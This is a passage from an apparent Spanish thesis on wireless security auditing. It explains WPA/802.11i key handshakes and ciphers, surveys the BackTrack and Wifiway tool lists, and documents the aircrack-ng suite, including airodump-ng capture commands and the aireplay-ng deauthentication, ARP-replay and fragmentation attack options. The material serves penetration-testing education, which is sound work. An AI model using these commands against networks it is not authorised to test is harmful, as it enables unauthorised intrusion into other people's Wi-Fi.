Se intercambian dos mensajes EAPOL-Key entre el cliente y el punto de acceso durante el Group Key Handshake. Este handshake hace uso de claves temporales generadas durante el 4-Way Handshake (KCK y KEK). El proceso se muestra en la Figura II.21.




Figura II.21. Fase 3: Group Key Handshake.

El Group Key Handshake sólo se requiere para la disasociación de una estación o para renovar la GTK, a petición del cliente. El autenticador inicia el primer mensaje escogiendo el número aleatorio GNonce y calculando una nueva GTK. Envía la GTK encriptada (usando KEK), el número de secuencia de la GTK y el MIC calculado de este mensaje usando KCK al suplicante. Cuando el mensaje es recibido por el suplicante, se verifica el MIC y la GTK puede ser desencriptada.

El segundo mensaje certifica la finalización del Group Key Handshake enviando el número de secuencia de GTK y el MIC calculado en este segundo mensaje. Al ser recibido este, el autenticador instala la nueva GTK (tras verificar el valor MIC).

También existe un STAkey Handshake, pero no lo vamos a tratar aquí. Soporta la generación de una clave, llamada STAkey, por el punto de acceso para conexiones ad-hoc.

2.3.2.1.4. Fase 4: Confidencialidad e integridad de datos RSNA

Todas las claves generadas anteriormente se usan en protocolos que soportan la confidencialidad e integridad de datos RSNA:

- TKIP (Temporal Key Hash),
- CCMP (Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol),
- WRAP (Wireless Robust Authenticated Protocol).

Hay un concepto importante que debe ser entendido antes de detallar estos protocolos: la diferencia entre MSDU (MAC Service Data Unit) y MPDU (MAC Protocol Data Unit).

Ambos términos se refieren a un sólo paquete de datos, pero MSDU representa a los datos antes de la fragmentación, mientras las MPDUs son múltiples unidades de datos tras la fragmentación. La diferencia es importante en TKIP y en el protocolo de encriptación CCMP, ya que en TKIP el MIC se calcula desde la MSDU, mientras que en CCMP se calcula desde MPDU.

2.3.2.1.4.1. TKIP

Al igual que WEP, TKIP está basada en el algoritmo de encriptación RC4, pero esto es así tan sólo por un motivo: permitir a los sistemas WEP la actualización para instalar un protocolo más seguro. TKIP se requiere para la certificación WPA y se incluye como parte de RSN 802.11i como una opción. TKIP añade medidas correctoras para cada una de las vulnerabilidades de WEP descritas anteriormente:

- integridad de mensaje: un nuevo MIC (Message Integrity Code) basado en el algoritmo Michael puede ser incorporado en el software para microprocesadores lentos,

• IV: nuevas reglas de selección para los valores IV, reutilizando IV como contador de repetición (TSC, o TKIP Sequence Counter) e incrementando el valor del IV para evitar la reutilización,

• Per Packet Key Mixing: para unir claves de encriptación aparentemente inconexas,

• gestión de claves: nuevos mecanismos para la distribución y modificación de claves.

TKIP Key-Mixing Scheme se divide en dos fases. La primera se ocupa de los datos estáticos – la clave TEK de sesión secreta, el TA de la dirección MAC del transmisor (incluido para prevenir colisiones IV) y los 32 bits más altos del IV. La fase 2 incluye el resultado de la fase 1 y los 16 bits más bajos del IV, cambiando todos los bits del campo Per Packet Key para cada nuevo IV. El valor IV siempre empieza en 0 y es incrementado de uno en uno para cada paquete enviado, y los mensajes cuyo TSC no es mayor que el del último mensaje son rechazados. El resultado de la fase 2 y parte del IV extendido (además de un bit dummy) componen la entrada para RC4, generando un flujo de clave que es XOR-eado con el MPDU de sólo texto, el MIC calculado del MPDU y el viejo ICV de WEP (ver Figura II.22).




Figura II.22. Esquema y encriptación de TKIP-Key-Mixing.

La computación del MIC utiliza el algoritmo Michael de Niels Ferguson. Se creó para TKIP y tiene un nivel de seguridad de 20 bits (el algoritmo no utiliza multiplicación por razones de rendimiento, porque debe ser soportado por el viejo hardware de red para que pueda ser actualizado a WPA). Por esta limitación, se necesitan contramedidas para evitar la falsificación del MIC. Los fallos de MIC deben ser menores que 2 por minuto, o se producirá una desconexión de 60 segundos y se establecerán nuevas claves GTK y PTK tras ella. Michael calcula un valor de comprobación de 8 octetos llamado MIC y lo añade a la MSDU antes de la transmisión. El MIC se calcula de la dirección origen (SA), dirección de destino (DA), MSDU de sólo texto y la TMK apropiada dependiendo del lado de la comunicación, se utilizará una clave diferente para la transmisión y la recepción).

2.3.2.1.4.2. CCMP

CCMP se basa en la suite de cifrado de bloques AES (Advanced Encryption Standard) en su modo de operación CCM, con la clave y los bloques de 128 bits de longitud. AES es a CCMP lo que RC4 a TKIP, pero al contrario que TKIP, que se diseñó para acomodar al hardware WEP existente, CCMP no es un compromiso, sino un nuevo diseño de protocolo como se ilustra en la figura II.23. CCMP utiliza el counter mode junto a un método de autenticación de mensajes llamado Cipher Block Chaining (CBC-MAC) para producir un MIC.




Figura II.23. Encriptación CCMP.

Se añadieron algunas características interesantes, como el uso de una clave única para la encriptación y la autenticación (con diferentes vectores de inicialización), el cubrir datos no encriptados por la autenticación. El protocolo CCMP añade 16 bytes al MPDU, 8 para el encabezamiento CCMP y 8 para el MIC.

El encabezamiento CCMP es un campo no encriptado incluido entre el encabezamiento MAC y los datos encriptados, incluyendo el PN de 48-bits (Packet Number = IV Extendido) y la Group Key KeyID. El PN se incrementa de uno en uno para cada MPDU subsiguiente.

La computación de MIC utiliza el algoritmo CBC-MAC que encripta un bloque nonce de inicio (computado desde los campos de Priority , la dirección fuente de MPDU y el PN incrementado) y hace XORs sobre los bloques subsiguientes para obtener un MIC final de 64 bits (el MIC final es un bloque de 128-bits, ya que se descartan los últimos 64 bits). El MIC entonces se añade a los datos de texto para la encriptación AES en modo contador. El contador se construye de un nonce similar al del MIC, pero con un campo de contador extra inicializado a 1 e incrementado para cada bloque.

2.3.2.1.4.3. WRAP

El último protocolo es WRAP, basado también en AES pero utilizando el esquema de encriptación autenticada OCB (Offset Codebook Mode – encriptación y autenticación en la misma operación). OCB fue el primer modo elegido por el grupo de trabajo de IEEE 802.11i, pero se abandonó por motivos de propiedad intelectual y posibles licencias. Entonces se adoptó CCMP como obligatorio.

CAPITULO III

DESCRIPCIÓN DE SOFTWARE LIBRE Y SCRIPTS UTILIZADO EN WIRELESS ETHICAL HACKING

3.1. Descripción de BackTrack 4 R2

Las herramientas Open Source cada vez más se ponen a la par de sus contrapartes comerciales y le brindan al pentester, auditor informático o al investigador forense la posibilidad de ejecutar auditorías profesionales sin tener que incurrir en inversiones altas por costos de licenciamiento.

BackTrack es una de las distribuciones de software libre más aclamadas en la actualidad, ya que posee un verdadero arsenal de aplicaciones en un ambiente puramente nativo dedicado al hacking. Este proyecto fue fundado por Offensive Security, ajustándose a las necesidades

del hacking wireless, exploiting servers, valoración de aplicaciones web, ingeniería social, enumeración, etc.

Siendo una distribución Live, no es necesario realizar instalación alguna, la plataforma de análisis se inicia directamente desde el CDROM o DVD y se puede acceder completamente en cuestión de minutos. Esto literalmente asciende a BackTrack 4 Release 2 de un Live CD a una distribución completamente plena.

BackTrack ha sido desarrollado a partir de la fusión de dos distribuciones ampliamente difundidas como Whax y Auditor Security Collection. Uniendo sus fuerzas y reemplazando estas distribuciones, BackTrack ganó una masiva popularidad y fue votada en el 2006 como la Distribución Live de Seguridad número 1 por insecure.org. Tanto los profesionales de seguridad como los recién iniciados, utilizan BackTrack como su conjunto de herramientas favoritas alrededor del mundo.

BackTrack tiene una larga historia y se basó en muchas distribuciones de Linux. Actualmente está basada en Ubuntu, que se basa a su vez en Debian. La razón principal para esto, es que de los más de tres millones de usuarios que descargan BackTrack, ninguno de ellos recibió actualizaciones de seguridad o parches, desde que se liberó. En los inicios ésta distribución no ha sido mantenida, por tanto con agencias del gobierno y Fortune 500 utilizando BackTrack como su plataforma de pruebas principal, se sintió la obligación de enfrentar esta situación haciendo BackTrack 4 una distribución real con actualizaciones de seguridad y herramientas. Ser superior al mismo tiempo de ser fácil de utilizar, es la clave para un buen Live CD de seguridad. Se toman las cosas un paso más allá y BackTrack se alinea con metodologías de Pruebas de Penetración y Estructuras de Trabajo de evaluación (OSSTMM e ISSAF).

Ninguna otra plataforma de análisis Libre o Comercial ofrece un nivel equivalente de usabilidad con una configuración automatizada y enfocada a Pruebas de Penetración.

3.1.1. Características principales incorporadas

Backtrack posee una interfaz amigable y organizada, que agrupa a las herramientas de seguridad informática para una facilidad de adaptación a las fases que sigue un hacker ético que lleva a cabo una intrusión o auditoria, como se puede apreciar en la figura III.1 que muestra el menú Backtrack desplegado de la distribución.




Figura III.1. Herramientas de Backtrack 4 R2 para hackear sistemas

A continuación se detalla brevemente algunas secciones de BackTrack:

Recolección de información

Esta categoría contiene varias herramientas que pueden ser usadas para obtener informaciones sobre un DNS, ruteamiento, e-mail, webstites, servidores de correo. Esta información es recogida a partir de información disponible en internet, sin tocar el ambiente de destino.

Mapeo de Red

Esta categoría contiene herramientas que pueden ser usadas para verificar un host en vivo, sistemas operacionales de impresión digital, aplicación utilizada para destinos y también realizar escaneo de puertos.

Identificación de vulnerabilidades

En esta categoría se puede encontrar una variedad de herramientas para descubrir vulnerabilidades en dispositivos Cisco, así como para realizar la difusión y análisis del SMB (Server Message Block) y SNMP (Simple Network Management Protocol).

Análisis de aplicaciones Web

En esta categoría se encuentran una variedad de herramientas que pueden ser usadas en auditoria de aplicaciones web.

Análisis de redes de radio

En esta sección se encuentra un conjunto de aplicaciones para auditoría de redes wireless, bluetooth e Identicador de Radio Frecuencia (RFID), como se ilustra en la tabla III.1.

Penetración

Esta categoría contiene herramientas que pueden ser usadas para explotar las vulnerabilidades encontradas en una máquina de destino.

Escalar privilegios

Después de explotar las vulnerabilidades y obtener acceso en una máquina destino, se puede usar este conjunto de herramientas para escalar privilegios desde los menores hasta los más altos, ideal para que el atacante se apropie de privilegios de administrador.

Mantener acceso

Herramientas de esta categoría son capaces de ayudar a mantener el acceso a una maquina, obteniendo antes el más alto privilegio.

Voz sobre Ip (VoIP)

Analizar VoIP es el propósito de este conjunto de herramientas.

Análisis Forense Digital

En esta sección se encuentran varias herramientas que pueden ser usadas para realizar un análisis forense digital tal como una adquisición de imagen de disco rígido, escarbando los archivos que se encuentran en el análisis de este disco.

Ingeniería inversa

Esta categoría contiene herramientas que pueden ser utilizados para depurar un programa o desmontar un archivo ejecutable.

El numero de herramientas que trae Backtrack supera las trescientas, ya que el hackeo de sistemas es extenso y dirigido para cada una de las tecnologías posibles, es por eso que BackTrack4 R2 proporciona las opciones de: Information Gathering, Network Mapping, Vulnerability Identification, Web Application Analysis, Penetration, Privilege Escalation, Maintining Access, Digital Forensic, Reverse Engineering, Voice Over IP, Miscellaneous.

Tabla III.I. Herramientas de BackTrack: Análisis de redes de radio

80211	**Bluetooth**	**RFID**
Aircrack-ng	Blueprint	RFIDIOt
Airmon-ng	Blue|Smash	ACG
Airsnarf	Btscanner	RFIDIOt
Asleap	Hcidump	Frosch
coWPAtty	Minicom	RFIDIOt
genpmk	ObexFTP	PCSC
kismet	Ussp-push	
MacChanger		

El presente proyecto, está encaminado a utilizar la opción de Radio Network Analysis, con la subopción 80211 y la subopción Cracking, siendo aircrack la suite de protocolos que se utilizará en la investigación.

3.2. Descripción de Wifiway 2.0.1

Wifiway 2.0.1, según el foro de desarrollo de la comunidad de participantes en español www.seguridadwireless.org, pasa a ser la única distribución linux en el mundo que incorpora el programa wlan4xx y su asociación con airoscript, este programa desarrollado por el equipo de cifrados permite el análisis de auditoria wireless de las redes WLANxxxxxx, patrón descodificado por el equipo de seguridadwireless.net en su sección de cifrados.

El Kernel 2.6.35.4 es muy importante, porque supone un cambio evolutivo en el entorno wireless ya que funciona y es perfectamente compatible con todos los nuevos adaptadores de ralink que salieron al mercado, con tasas muy altas de inyección de tráfico. No es un kernel base, sino que se ha parcheado para adaptarlo a la auditoria wireless.

Cabe destacar que todos los drivers funcionan con los mac80211. Incorpora wlan4xx integrado en airoscript, que es una herramienta específica de seguridadwireless.net para analizar redes patrón tipo WLANxxxxxx

Casi la totalidad de aplicaciones gráficas se puede localizar en el menú Wifiway, teniendo a KDE como la interfaz gráfica, apreciando la pantalla principal en la figura III.2. No es un producto beta al estilo de otras distribuciones, debido a la gran totalidad de aplicaciones y drivers wireless linux, se hace imposible reparar todos estos elementos.

La forma de trabajar es modular, la cual permitiría rapidez respecto a otras distribuciones, algo que actualmente exige el mercado de las continuas revisiones de las compat-wireless,

los kernel, en definitiva de la gran cantidad de drivers y aplicaciones específicas wireless que salen actualmente al mercado.

Además se podrán incorporar rápidamente todas las nuevas MAC que pudieran salir en los determinados lanzadores de wifiway relacionados con los temas de cifrado.

Figura III.2. Escritorio o pantalla principal de Wifiway

3.3. Listado de aplicaciones 802.11 presentes en Wifiway 2.0.1 y BackTrack 4 R2

Varias aplicaciones son comunes entre ambas distribuciones, destacando a BackTrack por poseer un mayor número de éstas herramientas para auditorias siendo por esta razón catalogada por los expertos en análisis forense y auditorías como una distribución completa, por tanto se ofrece una lista de aplicaciones para ambas distribuciones en la tabla III.2.

Tabla III.II. Listado de aplicaciones en Backtrack 4 R2 y Wifiway 2.0.1

Distribución / **Aplicaciones 802.11**	**Wifiway 2.0.1**	**BackTrack 4 R2**
Airbase-ng		x
aircrack-ng-1.1-r1734	x	x
aircrack-ptw-1-0-0-1	x	
Airdecap-ng		x
Airdecloak-ng		x
Airdriver-ng		x
Airdrop-ng		x
Aireplay-ng		x
Airmon-ng		x
Airodump-ng		x
Airodump-ng-oui-update		x
Airolib-ng		x
airoscript-spanish	x	
airoscript-english	x	x
airoscript viejo	x	
Airpwn-ng		x
Airserv-ng		x
AirSnarf		x
AirSnort		x
Airtun-ng		x
afrag	x	
ASLEAP		x
AutoScan-Network-1.50	x	
Buddy-ng		x
carpeta-swireless	x	
carpeta-wifiway	x	
cowpatty-4.6	x	x
crunch-2.4	x	
CrunchScript-2.0	x	
Decrypt		x
decsagem	x	

Tabla III.II. Listado de aplicaciones en Backtrack 4 R2 y Wifiway 2.0.1 (Continuación)

Distribución / **Aplicaciones 802.11**	**Wifiway 2.0.1**	**BackTrack 4 R2**
dsniff-2.4b1	x	
Easside-ng		x
ettercap-NG-0.7.3	x	
feedingbottle-3.1	x	
ferret-1.2.0	x	
Gencases		x
Genpmk		x
Gerix-Wifi-Cracker-NG		x
getIV		x
Grimwepa_1.1a2	x	x
hamster-2.0	x	
IVgen		x
Ivstools		x
jazzteldecrypter-2	x	
john the ripper-1.7.6	x	
kismet-2010-01-R1	x	x
Kstats		x
macchanger-1.5.0	x	
mdk3-v6	x	x
minidwep-gtk-20501	x	
nano-2.2.5	x	
ndiswrapper-1.54	x	
Orinoco-Hopper		x
Packetforge-ng		x
pyrit-0.3.0	x	x
RutilT-0.18	x	
ska	x	
spoonwep2	x	
spoonwpa	x	
sslstrip-0.7	x	
stkeys	x	

Tabla III.II. Listado de aplicaciones en Backtrack 4 R2 y Wifiway 2.0.1 (Continuación)

Distribución / Aplicaciones 802.11	Wifiway 2.0.1	BackTrack 4 R2
StrinGenerator	x	
Tkiptun-ng		x
wlan4xxx	x	
wavemon-0.6.10	x	
wepattack-0.1.3	x	
Wepbuster_1.0_beta_0.7	x	x
WEPCrack		x
weplab-0.1.5	x	
Wep_Keygen		x
Wesside-ng		x
wifi-radar-2.0	x	
wificripter	x	
wifizoo_v1.3	x	x
wireshark-1.2.9	x	
wlandecrypter-1.3.1	x	
wlaninject-0.7rc4	x	
wlanreaver-0.4	x	
wpa-supplicant-0.7.2	x	

3.4. Scripts más frecuentes para auditoría inalámbrica

El presente proyecto se enfoca en la determinación de vulnerabilidades de una red inalámbrica que pueden ser explotadas gracias al software libre que ha sido creado por la comunidad de desarrolladores a nivel mundial como instrumento de pruebas de penetración. La principal puerta de acceso a una red inalámbrica es su contraseña, siendo ésta la llave que conducirá a los recursos que se comparten en este tipo de redes, por tanto se ha identificado que la colección de scripts más utilizados en wireless hacking y que se encuentran tanto en Wifiway como en BackTrack, es AIRCRACK-NG (New Generation).

Se define a este programa como un crackeador de claves WEP 802.11 y claves WPA-PSK que es capaz de recuperar las claves una vez que haya conseguido suficientes paquetes de datos, después de un proceso de reconocimiento y ubicación de redes inalámbricas cercanas a la tarjeta inalámbrica cercana.

Cabe destacar que las herramientas que se incluyen en la suite aircrack se dividen y adaptan a la metodología de un hacker ético en varias fases como recolección de información (ejemplo: airmon-ng y airodump-ng), ataques sobre dicha información (ejemplo: aircrack-ng), aceleración de la obtención de información (ejemplo: aireplay-ng). Estas son las herramientas más destacadas y conocidas de la suite aircrack-ng que serán utilizadas en ésta investigación, sin embargo no son las únicas ya que existen otras aplicaciones como las detalladas en el listado anterior de la tabla III.2, que permiten auditar la red inalámbrica.

La suite incluye:

- airmon-ng: husmea o detecta paquetes de las redes wireless cercanas
- airodump-ng: programa para la captura de paquetes 802.11
- aireplay-ng: programa para la inyección de paquetes 802.11
- aircrack-ng: recuperador de claves estáticas WEP y WPA-PSK
- airdecap-ng: desencripta archivos de capturas WEP/WPA

En esta investigación se incluye un script adicional que automatiza algunos procesos, denominado **airoscript**, que funciona en Backtrack con su versión inglesa y también en Wifiway con su versión en español traducida por el equipo de seguridadwireless.net.

3.4.1. Airmon-ng

Sirve para poner la tarjeta de interfaz de red inalámbrica en modo monitor, osea para poder escuchar o detectar los paquetes de las redes wireless. Si se escribe el comando airmon-ng sin parámetros se verá el estado de las tarjetas.

Antes de empezar a capturar tráfico se debe poner la tarjeta en modo monitor usando este comando:

airmon-ng <start/stop> <dispositivo> [canal]

start: para activar el modo monitor.

stop: para parar el modo monitor.

dispositivo: tarjeta (ath0, eth0, raw0, wlan0,….)

Si se quiere capturar paquetes de un punto de acceso concreto, el canal actual de la tarjeta debe ser el mismo que el del Access Point. En este caso, es una buena idea incluir el número de canal cuando se ejecute el comando airmon-ng.

3.4.2. Airodump-ng

Se usa para capturar datos trasmitidos a través del protocolo 802.11 y en particular para la captura y recolección de IVs (vectores iniciales) de los paquetes WEP con la intención de usar aircrack-ng. Si se tiene un receptor GPS conectado al ordenador, airodump-ng es capaz de mostrar las coordenadas de los puntos de acceso que se vaya encontrando.

La secuencia de scripts viene a ser airmon-ng y a continuación airodump-ng, osea con la lista de interfaces wireless detectadas.

airodump-ng [opcione(s)] <dispositivo>

OPCIONES:

--ivs: Captura o graba solo ivs

--gpsd: Para usar un dispositivo Gps

--write <nombre del archivo a guardar> :crea un archivo del nombre que se le haya puesto y con la extensión(.cap ó .ivs) y empieza a capturar.

-w: es lo mismo que poner write

--beacons: Guarda los beacons, ya que por defecto no los guarda.

Por defecto airodump captura todos los canales que se encuentren dentro de la frecuencia 2,4 GHz.

--channel : Captura el canal especificado

-c: Lo mismo que escribir channel

-a: Captura en la frecuencia de 5Ghz especifica del canal a

-abg: Captura tanto en frecuencias de 2,4Ghz como en 5 Ghz

Para configurar correctamente los comandos se debe seguir el orden en el que están escritos en este descripción y omitir el comando que no se desee modificar:

Ejemplo:

airodump-ng --ivs -w prueba -c 11 -abg ath0


capturaría solo ivs creando un archivo llamado prueba en el canal 11 tanto en a/b/g

airodump-ng -w prueba -c 1 -abg ath0

capturaría creando un archivo cap llamado prueba en el canal 1 tanto en a/b/g

Significado de los campos mostrados por airodump-ng

airodump-ng mostrará una lista con los puntos de acceso detectados como en la figura III.3 y también una lista de clientes conectados o estaciones ("stations").



```
CH  9 ][ Elapsed: 4 s ][ 2011-08-25 21:47

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
 00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:14:6C:7A:41:81  00:0F:B5:32:31:31   51     2       14
 (not associated)   00:14:A4:3F:8D:13   19     0        4  mossy
 00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1     0        5
```

Figura III.3. Resultados de la ejecución de airodump-ng

En la tabla III.3, se mostrará el significado de cada uno de los campos que muestra airodump-ng al ejecutarse.

Tabla III.III. Significado de los campos de la ejecución de airodump-ng

Campo	Descripción
BSSID	Dirección MAC del punto de acceso.
PWR	Nivel de señal. Su significado depende del driver que se utilice, pero cuanto mayor sea el PWR más cerca se estará del AP o del cliente. Cabe destacar que -40 es mejor nivel de señal respecto a -80, mientras se tengan valores aproximándose a los más positivos, se tendrá una señal óptima.
RXQ	Calidad de recepción calculada a través del porcentaje de paquetes (management y paquetes de datos) recibidos correctamente en los últimos 10 segundos.
Beacons	Número de "paquetes anuncio" o beacons enviadas por el AP. Cada punto de acceso envia alrededor de diez beacons por segundo cuando el rate o velocidad es de 1M, (la más baja) de tal forma que se pueden recibir desde muy lejos.
# Data	Número de paquetes de datos capturados (si tiene clave WEP, equivale tambien al número de IVs), incluyendo paquetes de datos broadcast (dirigidos a todos los clientes).
#/s	Número de paquetes de datos capturados por segundo calculando una media de los últimos 10 segundos.
CH	Número de canal (obtenido de los "paquetes anuncio" o beacons). Nota: Algunas veces se capturan paquetes de otros canales, incluso si airodump-ng no está saltando de canal en canal, debido a interferencias o solapamientos en la señal.
MB	Velocidad máxima soportada por el AP. Si MB = 11, es 802.11b, si MB = 22 es 802.11b+ y velocidades mayores son 802.11g. El punto (después del 54) indica que esa red soporta un preámbulo corto o "short preamble".
ENC	Algoritmo de encriptación que se usa. OPN = no existe encriptación (abierta); "WEP?" = WEP u otra (no se han capturado suficientes paquetes de datos para saber si es WEP o WPA/WPA2), WEP (sin el interrogante) indica WEP estática o dinámica, y WPA o WPA2 en el caso de que se use TKIP o CCMP.
CIPHER	Detector cipher. Puede ser CCMP, WRAP, TKIP, WEP, WEP40, o WEP104.
AUTH	El protocolo de autenticación usado. Puede ser MGT, PSK (clave precompartida), u OPN (abierta).

Tabla III.III. Significado de los campos de la ejecución de airodump-ng (Continuación)

Campo	Descripción
ESSID	También llamado “SSID”, que puede estar en blanco si la ocultación del SSID está activada en el AP. En este caso, airodump-ng intentará averiguar el SSID analizando paquetes “probe responses” y “association requests” (son paquetes enviados desde un cliente al AP).
STATION	Dirección MAC de cada cliente asociado. En la captura de pantalla, se puede observar que se han detectado dos clientes (00:0F:B5:32:31:31 y 00:0C:41:52:D1:D1).
Lost	El número de paquetes perdidos en los últimos 10 segundos.
Packets	El número de paquetes de datos enviados por el cliente.
Probes	Los ESSIDs a los cuales ha intentado conectarse el cliente.

Problemas de uso

airodump-ng cambia entre WEP y WPA

Esto ocurre porque el driver no descarta los paquetes corruptos (que tienen un CRC inválido).

airodump-ng no muestra ningún dato

Con el driver madwifi-ng se debe asegurar de que no hay otras VAPs activas. Hay problemas cuando se crea una nueva VAP en modo monitor y ya había otra VAP en modo managed. Se tiene que parar primero ath0 y después iniciar wifi0:

```
airmon-ng stop ath0
airmon-ng start wifi0
```

o

```
wlanconfig ath0 destroy
wlanconfig ath create wlandev wifi0 wlanmode monitor
```

3.4.3. Aireplay-ng

El tráfico es vital para la recuperación de una clave WEP y WPA-PSK, sin el tráfico no se podría lanzar los ataques estadísticos programados en la herramienta Aircrack. Debido a esto, existen diversas técnicas para aumentar el tráfico generado por la red atacada, por lo que la reinyección de tráfico es clave y Aireplay es la herramienta utilizada en la suite Aircrack y que también se detalla. Varios ataques se pueden efectuar con esta herramienta:

Ataque 0: Desautentificación

Ataque 1: Autentificación falsa

Ataque 2: Selección interactiva del paquete a enviar

Ataque 3: Reinyección de petición ARP

Ataque 4: Ataque “Chopchop"

Ataque 5: Ataque de Fragmentación

Para todos los ataques, excepto el de desautentificación y el de falsa autenticación, se pueden utilizar los siguientes filtros para limitar los paquetes que se usarán. El filtro más común es usar la opción –b para seleccionar un punto de acceso determinado. Las opciones de filtro son:

-b bssid : Dirección MAC del punto de acceso

-d dmac : Dirección MAC de destino

-s smac : Dirección MAC origen (source)

-m len : Longitud mínima del paquete

-n len : Longitud máxima del paquete

-u type : frame control, type field

-v subt : frame control, subtype field

-t tods : frame control, To DS bit

-f fromds : frame control, From DS bit

-w iswep : frame control, WEP bit

Cuando se reenvíe (inyecte) paquetes, se pueden utilizar las siguientes opciones, recordando que no todas estas se usan en cada ataque.

Opciones de inyección:

-x nbpps : número de paquetes por segundo

-p fctrl : fijar palabra frame control(hexadecimal)

-a bssid : fijar dirección MAC del AP

-c dmac : fijar dirección MAC de destino

-h smac : fijar dirección MAC origen

-e essid : ataque de falsa autenticación: nombre del AP

-j : ataque arp-replay: inyectar paquetes FromDS

-g valor : cambiar tamaño de buffer (default: 8)

-k IP : fijar IP de destino en fragmentos

-l IP : fijar IP de origen en fragmentos

